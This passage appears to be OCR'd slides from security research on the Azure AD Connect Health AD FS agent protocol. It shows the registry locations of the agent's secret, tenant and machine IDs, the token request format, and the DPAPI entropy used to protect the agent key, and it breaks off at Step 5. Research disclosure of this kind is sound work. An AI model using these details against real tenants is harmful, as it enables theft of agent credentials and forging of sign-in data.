
**Azure AD Connect Health AD FS Insights Service**

Stop the service
Restart the service


Description:
Azure AD Connect Health AD FS Insights Service collects AD FS usage information.

| Name | Description | Status | Startup Type | Log On As |
|---|---|---|---|---|
| Active Directory Federation Services | Enables Acti... | Running | Automatic (D... | purplelabs... |
| ActiveX Installer (AxInstSV) | Provides Us... | | Disabled | Local Syste... |
| AllJoyn Router Service | Routes AllJo... | | Manual (Trig... | Local Service |
| App Readiness | Gets apps re... | | Manual | Local Syste... |
| Application Identity | Determines ... | | Manual (Trig... | Local Service |
| Application Information | Facilitates t... | Running | Manual (Trig... | Local Syste... |
| Application Layer Gateway Service | Provides su... | | Manual | Local Service |
| Application Management | Processes in... | Running | Manual | Local Syste... |
| AppX Deployment Service (AppXSVC) | Provides inf... | | Manual | Local Syste... |
| Auto Time Zone Updater | Automatica... | | Disabled | Local Service |
| AVCTP service | This is Audi... | Running | Manual (Trig... | Local Service |
| Azure AD Connect Health AD FS Diagnostics Service | Azure AD C... | Running | Automatic (D... | Local Syste... |
| Azure AD Connect Health AD FS Insights Service | Azure AD C... | Running | Automatic (D... | Local Syste... |
| Azure AD Connect Health AD FS Monitoring Service | Azure AD C... | Running | Automatic (D... | Local Syste... |

# Protocol details


User
AD FS
Security log
Agent
Azure AD
1
Log in
2
Write *Event Id 1200*
Read *Events*
3
4
Get *Service Access Token*
5
Get *Blob Upload Key*
6
Get *Event Publisher Key*
7
Upload *Events* to blob storage
8
Send *signature* to events hub

# Step 2: Write Event Id 1200 (and some others too)



**Security** Number of events: 165 (!) New events available


| Keywords | Date and Time | Source | Event ID | Task Category |
|---|---|---|---|---|
| Classic,Audit Succ... | 09/07/2021 7.03.54 | AD FS Auditing | 404 | (3) |
| Classic,Audit Succ... | 09/07/2021 7.03.54 | AD FS Auditing | 1200 | (3) |
| Classic,Audit Succ... | 09/07/2021 7.03.54 | AD FS Auditing | 501 | (3) |
| Classic,Audit Succ... | 09/07/2021 7.03.54 | AD FS Auditing | 501 | (3) |

Event 1200, AD FS Auditing

The Federation Service issued a valid token. See XML for details.

Activity ID: b91630ee-984e-40ff-a7ea-ffefdb472048

| | | | |
|---|---|---|---|
| Log Name: | Security | | |
| Source: | AD FS Auditing | Logged: | 09/07/2021 7.03.54 |
| Event ID: | 1200 | Task Category: | (3) |
| Level: | Information | Keywords: | Classic,Audit Success |
| User: | AADINTERNALS\sv_ADFS$ | Computer: | SERVER.aadinternals.com |
| OpCode: | | | |
| More Information: | Event Log Online Help | | |



```xml
<?xml version="1.0" encoding="utf-16"?>
<AuditBase xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="AppTokenAudit">
    <AuditType>AppToken</AuditType>
    <AuditResult>Success</AuditResult>
    <FailureType>None</FailureType>
    <ErrorCode>N/A</ErrorCode>
    <ContextComponents>
        <Component xsi:type="ResourceAuditComponent">
            <RelyingParty>urn:federation:MicrosoftOnline</RelyingParty>
            <ClaimsProvider>AD AUTHORITY</ClaimsProvider>
            <UserId>AADINTERNALS\test</UserId>
        </Component>
        <Component xsi:type="AuthNAuditComponent">
            <PrimaryAuth>urn:oasis:names:tc:SAML:2.0:ac:classes:PasswordProtectedTransport</PrimaryAuth>
            <DeviceAuth>false</DeviceAuth>
            <DeviceId>N/A</DeviceId>
            <MfaPerformed>false</MfaPerformed>
            <MfaMethod>N/A</MfaMethod>
            <TokenBindingProvidedId>false</TokenBindingProvidedId>
            <TokenBindingReferredId>false</TokenBindingReferredId>
            <SsoBindingValidationLevel>TokenUnbound</SsoBindingValidationLevel>
        </Component>
        <Component xsi:type="ProtocolAuditComponent">
            <OAuthClientId>N/A</OAuthClientId>
            <OAuthGrant>N/A</OAuthGrant>
        </Component>
        <Component xsi:type="RequestAuditComponent">
            <Server>http://sts.fake.myo365.site/adfs/services/trust</Server>
            <AuthProtocol>WSFederation</AuthProtocol>
            <NetworkLocation>Intranet</NetworkLocation>
            <IpAddress>10.10.10.30</IpAddress>
            <ForwardedIpAddress/>
            <ProxyIpAddress>N/A</ProxyIpAddress>
            <NetworkIpAddress>N/A</NetworkIpAddress>
            <ProxyServer>N/A</ProxyServer>
            <UserAgentString>Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36</UserAgentString>
            <Endpoint>/adfs/ls/</Endpoint>
        </Component>
    </ContextComponents>
</AuditBase>
```

# Step 4: Get Service Access Token (SAT)

- Get Service Access Token from Azure AD:

```
https://s1.adhybridhealth.azure.com/oauth2/token
```


- Body:

```
grant_type=client_credentials&client_secret=<client_secret>client_id=<tenant_id>_<machine_id>
```

| Parameter | Registry location |
|---|---|
| client_secret | HKLM:\SOFTWARE\Microsoft\ADHealthAgent\AgentKey |
| tenant_id | HKLM:\SOFTWARE\Microsoft\ADHealthAgent\TenantId |
| machine_id | HKLM:\SOFTWARE\Microsoft\Microsoft Online\Reporting\MonitoringAgent\MachineIdentity |
| service_id | HKLM:\SOFTWARE\Microsoft\ADHealthAgent\ADFS\ServiceId |

# Client secret (AgentKey)

- Base 64 encoded encrypted binary blob ☹
- “Encrypted” with DPAPI 🤣
  - Entropy: `ra4k1Q0qHdYSZfqGxgnFB3c6Z025w4IU`



Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\ADHealthAgent

| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |
| AgentKey | REG_SZ | AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAA1VoWi... |
| HttpsProxyAddress | REG_SZ | http://10.10.10.30:8888/ |
| TenantId | REG_SZ | c5ff949d-2696-4b68-9e13-055f19ed2d51 |

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft Online\Reporting\MonitoringAgent

| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |
| MachineIdentity | REG_SZ | 0cf2774f-a188-4bd3-b4b3-3a690374325d |
| MachineName | REG_SZ | SERVER |

# Step 5: Get Blob Upload Key (using SAT)

- Get Blob Upload Key from Azure AD:

```
